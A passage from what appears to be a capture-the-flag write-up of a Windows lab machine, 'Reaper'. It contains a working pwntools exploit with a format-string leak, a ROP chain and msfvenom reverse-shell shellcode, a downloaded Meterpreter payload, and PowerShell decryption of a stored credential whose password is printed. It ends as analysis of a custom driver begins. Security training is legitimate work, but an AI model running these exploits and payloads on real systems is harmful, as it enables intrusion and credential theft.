shellcode += b"\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00"
shellcode += b"\x41\xba\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
shellcode += b"\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
shellcode += b"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75"
shellcode += b"\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89"
shellcode += b"\xda\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65"
shellcode += b"\x00"

payload  = b""
payload += junk
payload += rop
payload += shellcode

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-" + base64.b64encode(payload))
shell.sendlineafter(b"Exit\n", b"2")
Let’s go to PWN (keysvc) (Reaper_User)
Create our Metasploit payload:
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.4.253 LPORT=443 -f python -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of python file: 2571 bytes
shellcode =  b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
shellcode += b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48"
shellcode += b"\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20"
shellcode += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31"
shellcode += b"\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41"
shellcode += b"\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0"
shellcode += b"\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67"
shellcode += b"\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20"
shellcode += b"\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34"
shellcode += b"\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
shellcode += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
shellcode += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
shellcode += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
shellcode += b"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
shellcode += b"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41"
shellcode += b"\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
shellcode += b"\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f"
shellcode += b"\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81"
shellcode += b"\xec\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02"
shellcode += b"\x00\x01\xbb\x0a\x08\x04\xfd\x41\x54\x49\x89"
shellcode += b"\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff"
shellcode += b"\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41"
shellcode += b"\xba\x29\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31"
shellcode += b"\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48"
shellcode += b"\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0"
shellcode += b"\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89"
shellcode += b"\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff"
shellcode += b"\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
shellcode += b"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50"
shellcode += b"\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0\x6a\x0d"
shellcode += b"\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01"
shellcode += b"\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89"
shellcode += b"\xe6\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff"
shellcode += b"\xc0\x41\x50\x49\xff\xc8\x4d\x89\xc1\x4c\x89"
shellcode += b"\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48\x31"
shellcode += b"\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d"
shellcode += b"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6"
shellcode += b"\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06"
shellcode += b"\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
shellcode += b"\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5"
Our final python script exploit.py :
$ cat exploit.py
#!/usr/bin/python3
from pwn import remote, p64, base64

shell = remote("10.10.125.10", 4141)

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-")
shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"%p")
shell.sendlineafter(b"Exit\n", b"2")
shell.recvuntil(b"Checking key: ")

binary_base = int(shell.recvline().strip(), 16) - 0x20660

offset = 88
junk = b"A" * offset

rop  = b""
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x1000)                # flAllocationType
rop += p64(binary_base + 0x01f90) # mov r9, rbx; mov r8, 0; add rsp, 8; ret;
rop += p64(0x0)                   # padding for pop
rop += p64(binary_base + 0x03918) # add r8, r9; add rax, r8; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x40)                  # flProtect
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
rop += p64(binary_base + 0x1f27f) # xor rax, rax; ret;
rop += p64(binary_base + 0x1f37d) # cmove r9, rdx; mov rax, r9; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x0150a) # pop rax; ret;
rop += p64(binary_base + 0x047b3) # pop r13; ret;
rop += p64(0x1)                   # dwSize
rop += p64(binary_base + 0x0368f) # mov rdx, r13; call rax;
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(0x0)                   # key for xor
rop += p64(binary_base + 0x01fa0) # xor rbx, rsp; ret;
rop += p64(binary_base + 0x01fc2) # push rbx; pop rax; ret;
rop += p64(binary_base + 0x01f80) # mov rcx, rax; ret;
rop += p64(binary_base + 0x020d9) # pop rbx; ret;
rop += p64(binary_base + 0x20000) # VirtualAlloc()
rop += p64(binary_base + 0x1ec79) # jmp qword ptr [rbx];
rop += p64(binary_base + 0x02029) # add rsp, 0x10; ret;
rop += p64(0x0) * 2               # padding for add
rop += p64(binary_base + 0x1becd) # push rsp; and al, 8; ret;

# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.4.253 LPORT=443 -f python -v shellcode
shellcode =  b""
shellcode += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41"
shellcode += b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48"
shellcode += b"\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20"
shellcode += b"\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31"
shellcode += b"\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41"
shellcode += b"\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0"
shellcode += b"\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67"
shellcode += b"\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20"
shellcode += b"\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34"
shellcode += b"\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac"
shellcode += b"\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1"
shellcode += b"\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58"
shellcode += b"\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
shellcode += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
shellcode += b"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
shellcode += b"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41"
shellcode += b"\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9"
shellcode += b"\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f"
shellcode += b"\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81"
shellcode += b"\xec\xa0\x01\x00\x00\x49\x89\xe5\x49\xbc\x02"
shellcode += b"\x00\x01\xbb\x0a\x08\x04\xfd\x41\x54\x49\x89"
shellcode += b"\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff"
shellcode += b"\xd5\x4c\x89\xea\x68\x01\x01\x00\x00\x59\x41"
shellcode += b"\xba\x29\x80\x6b\x00\xff\xd5\x50\x50\x4d\x31"
shellcode += b"\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2\x48"
shellcode += b"\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0"
shellcode += b"\xff\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89"
shellcode += b"\xe2\x48\x89\xf9\x41\xba\x99\xa5\x74\x61\xff"
shellcode += b"\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
shellcode += b"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50"
shellcode += b"\x48\x89\xe2\x57\x57\x57\x4d\x31\xc0\x6a\x0d"
shellcode += b"\x59\x41\x50\xe2\xfc\x66\xc7\x44\x24\x54\x01"
shellcode += b"\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89"
shellcode += b"\xe6\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff"
shellcode += b"\xc0\x41\x50\x49\xff\xc8\x4d\x89\xc1\x4c\x89"
shellcode += b"\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5\x48\x31"
shellcode += b"\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d"
shellcode += b"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6"
shellcode += b"\x95\xbd\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06"
shellcode += b"\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72"
shellcode += b"\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5"

payload  = b""
payload += junk
payload += rop
payload += shellcode

shell.sendlineafter(b"Exit\n", b"1")
shell.sendlineafter(b"key: ", b"100-FE9A1-500-A270-0102-" + base64.b64encode(payload))
shell.sendlineafter(b"Exit\n", b"2")
Set a Penelope listener:
$ penelope 443 -i tun0
[+] Listening for reverse shells on 10.8.4.253:443
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
Execute our python exploit:
$ python3 exploit.py
[+] Opening connection to 10.10.125.10 on port 4141: Done
[*] Closed connection to 10.10.125.10 port 4141
Got our shell as keysvc:
[+] Got reverse shell from 10.10.125.10 😍️ Assigned SessionID <1>
[+] Added readline support...
[+] Interacting with session [1], Shell Type: Basic, Menu key: Ctrl-D
[+] Logging to /home/user/.penelope/10.10.125.10/10.10.125.10.log 📜
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
C:\keysvc>whoami
whoami
reaper\keysvc
Quick enumeration:
C:\keysvc>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAB6-57D4

 Directory of C:\keysvc

08/14/2023  11:09 PM    <DIR>          .
08/14/2023  11:09 PM    <DIR>          ..
07/25/2023  04:10 AM                 0 keys.txt
08/14/2023  01:53 PM           187,392 keysvc.exe
07/25/2023  03:54 AM           331,264 nssm.exe
               3 File(s)        518,656 bytes
               2 Dir(s)   2,739,154,944 bytes free
Grab the flag Reaper_User:
C:\keysvc>cd ..
cd ..

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAB6-57D4

 Directory of C:\

07/27/2023  08:37 AM    <DIR>          driver
08/14/2023  11:14 PM    <DIR>          ftp
07/25/2023  04:33 AM    <DIR>          inetpub
08/14/2023  11:09 PM    <DIR>          keysvc
12/07/2019  01:14 AM    <DIR>          PerfLogs
07/27/2023  09:43 AM    <DIR>          Program Files
07/25/2023  04:33 AM    <DIR>          Program Files (x86)
07/25/2023  04:50 AM                36 user.txt
07/25/2023  04:29 AM    <DIR>          Users
03/01/2025  07:41 PM    <DIR>          Windows
               1 File(s)             36 bytes
               9 Dir(s)   1,735,270,400 bytes free

C:\>type user.txt
type user.txt
VL{f3b00361c0ccace2c502f07df626356a}
RDP accessing
Checking the PowerShell history, we can find a reference to the automation.txt file:
C:\>type C:\Users\keysvc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type C:\Users\keysvc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
$credential = Get-Credential
$credential.Password | Convert-FromSecureString
$credential.Password | ConvertFrom-SecureString | Set-Content automation.txt
We found it in the home folder of our user:
C:\ProgramData>cd C:\users\keysvc
cd C:\users\keysvc

C:\Users\keysvc>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AAB6-57D4

 Directory of C:\Users\keysvc

08/14/2023  11:15 AM    <DIR>          .
08/14/2023  11:15 AM    <DIR>          ..
07/25/2023  07:52 AM    <DIR>          3D Objects
07/25/2023  08:08 AM               494 automation.txt
07/25/2023  07:52 AM    <DIR>          Contacts
07/25/2023  08:05 AM    <DIR>          Desktop
07/25/2023  07:52 AM    <DIR>          Documents
07/25/2023  07:52 AM    <DIR>          Downloads
07/25/2023  07:52 AM    <DIR>          Favorites
07/25/2023  07:52 AM    <DIR>          Links
07/25/2023  07:52 AM    <DIR>          Music
07/25/2023  07:53 AM    <DIR>          OneDrive
07/25/2023  07:53 AM    <DIR>          Pictures
07/25/2023  07:52 AM    <DIR>          Saved Games
07/25/2023  07:53 AM    <DIR>          Searches
07/25/2023  07:52 AM    <DIR>          Videos
               1 File(s)            494 bytes
              15 Dir(s)   1,937,391,616 bytes free

C:\Users\keysvc>type automation.txt
type automation.txt
01000000d08c9ddf0115d1118c7a00c04fc297eb01000000341bbb10d13d3e44aed494db4d7c707a00000000020000000000106600000001000020000000de5dc4e2b0fe4f0961781bfe57daf18002dfaf18f707c2fd22e6bdca522687ef000000000e8000000002000020000000bb15043fce50b323c82b2c877b3d35feabfda4deea2665140e62d33e6e8b4a632000000008a436f3a9597db950317a79aca0b37821b3b7f8bc4f08f7782bf476b446e70040000000a993f649dfaa7775dde9f7062c6b0d8c409de961319346bb71ff390675061b18f7486046f23bff90591816b80d5556f88732bd497e71c6ecac34aeae057d9008
keysvcstored some automation credential
As we have a shell as keysvc, we can use the user’s own encryption keys to decrypt the stored credential:
c:\Users\keysvc>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\keysvc> $secureObject = ConvertTo-SecureString -String 01000000d08c9ddf0115d1118c7a00c04fc297eb01000000341bbb10d13d3e44aed494db4d7c707a00000000020000000000106600000001000020000000de5dc4e2b0fe4f0961781bfe57daf18002dfaf18f707c2fd22e6bdca522687ef000000000e8000000002000020000000bb15043fce50b323c82b2c877b3d35feabfda4deea2665140e62d33e6e8b4a632000000008a436f3a9597db950317a79aca0b37821b3b7f8bc4f08f7782bf476b446e70040000000a993f649dfaa7775dde9f7062c6b0d8c409de961319346bb71ff390675061b18f7486046f23bff90591816b80d5556f88732bd497e71c6ecac34aeae057d9008
[-] Maximum prompt length is 335 characters. Current prompt is 539
Failed under our penelope session (some limitation).
So we will put a MSF payload to obtain a Meterpreter shell.
Craft our payload:
$ msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.4.253 LPORT=4443 -f exe -o rshell.exe
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: rshell.exe
Start our Meterpreter listener:
$ msfconsole -qx "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set LHOST tun0; set LPORT 4443; set ExitOnSession false; exploit -j"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => tun0
LPORT => 4443
ExitOnSession => false
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.8.4.253:4443
msf6 exploit(multi/handler) >
Start a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Upload our payload then execute it:
PS C:\Users\keysvc> cd C:\ProgramData
cd C:\ProgramData
PS C:\ProgramData> curl http://10.8.4.253/rshell.exe -o rshell.exe
curl http://10.8.4.253/rshell.exe -o rshell.exe
PS C:\ProgramData> dir
dir


    Directory: C:\ProgramData


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/27/2023  10:52 AM                Amazon
d---s-         7/25/2023   5:33 AM                Microsoft
d-----         7/25/2023   4:42 AM                Microsoft OneDrive
d-----         7/27/2023  10:52 AM                Package Cache
d-----         7/27/2023   9:38 AM                Packages
d-----          3/1/2025   7:39 PM                regid.1991-06.com.microsoft
d-----         12/7/2019   1:14 AM                SoftwareDistribution
d-----          9/7/2022   8:12 PM                ssh
d-----         7/25/2023   1:29 PM                USOPrivate
d-----         12/7/2019   1:14 AM                USOShared
d-----         7/25/2023   5:08 AM                VMware
d-----         12/7/2019   1:54 AM                WindowsHolographicDevices
-a----          3/1/2025   8:01 PM           7168 rshell.exe


PS C:\ProgramData> .\rshell.exe
We got our MSF shell:
[*] Sending stage (203846 bytes) to 10.10.125.10
[*] Meterpreter session 1 opened (10.8.4.253:4443 -> 10.10.125.10:50149) at 2025-03-02 13:02:03 +0900

msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x64/windows  REAPER\keysvc @ REAPER  10.8.4.253:4443 -> 10.10.125.10:50149 (10.10.125.10)
Then we can retrieve the password of keysvc:
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 4172 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3208]
(c) Microsoft Corporation. All rights reserved.

C:\ProgramData>
C:\ProgramData>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\ProgramData> $secureObject = ConvertTo-SecureString -String 01000000d08c9ddf0115d1118c7a00c04fc297eb01000000341bbb10d13d3e44aed494db4d7c707a00000000020000000000106600000001000020000000de5dc4e2b0fe4f0961781bfe57daf18002dfaf18f707c2fd22e6bdca522687ef000000000e8000000002000020000000bb15043fce50b323c82b2c877b3d35feabfda4deea2665140e62d33e6e8b4a632000000008a436f3a9597db950317a79aca0b37821b3b7f8bc4f08f7782bf476b446e70040000000a993f649dfaa7775dde9f7062c6b0d8c409de961319346bb71ff390675061b18f7486046f23bff90591816b80d5556f88732bd497e71c6ecac34aeae057d9008
PS C:\ProgramData> $decrypted = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($secureObject)
PS C:\ProgramData> $decrypted = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($decrypted)
PS C:\ProgramData> $decrypted
CatWinterMist10
Found
keysvc:CatWinterMist10
Now we can use it to connect via RDP:
$ xfreerdp /v:reaper /u:'keysvc' /p:'CatWinterMist10' /d:WORKGROUP /dynamic-resolution +clipboard

In a non common directory C:\driver we can find a file called reaper.sys which is probably a custom driver running inside the machine:

We download it.
Privilege escalation
Driver analysis

We open the driver in IDA, the function DriverEntry starts by calling 2 functions without symbols, the first one only checks a cookie so we go with the second one:

The function sub_11c8 starts by calling RtlGetVersion which is used to obtain information about the currently running operating system:

The interface with which we can communicate with the driver are the so-called ioctl, when installing a driver using the function IoCreateDevice a device name is established, in the following block we can see that it is established \\\\.\\Reaper:
Each function is identified with a code ioctl, the driver accepts this type of calls using structures of type IRP or I/O Request Packets, in this block we can see that the function established to take care of this task is sub_1020, it starts by making comparisons of various ioctl codes with their conditional jumps:
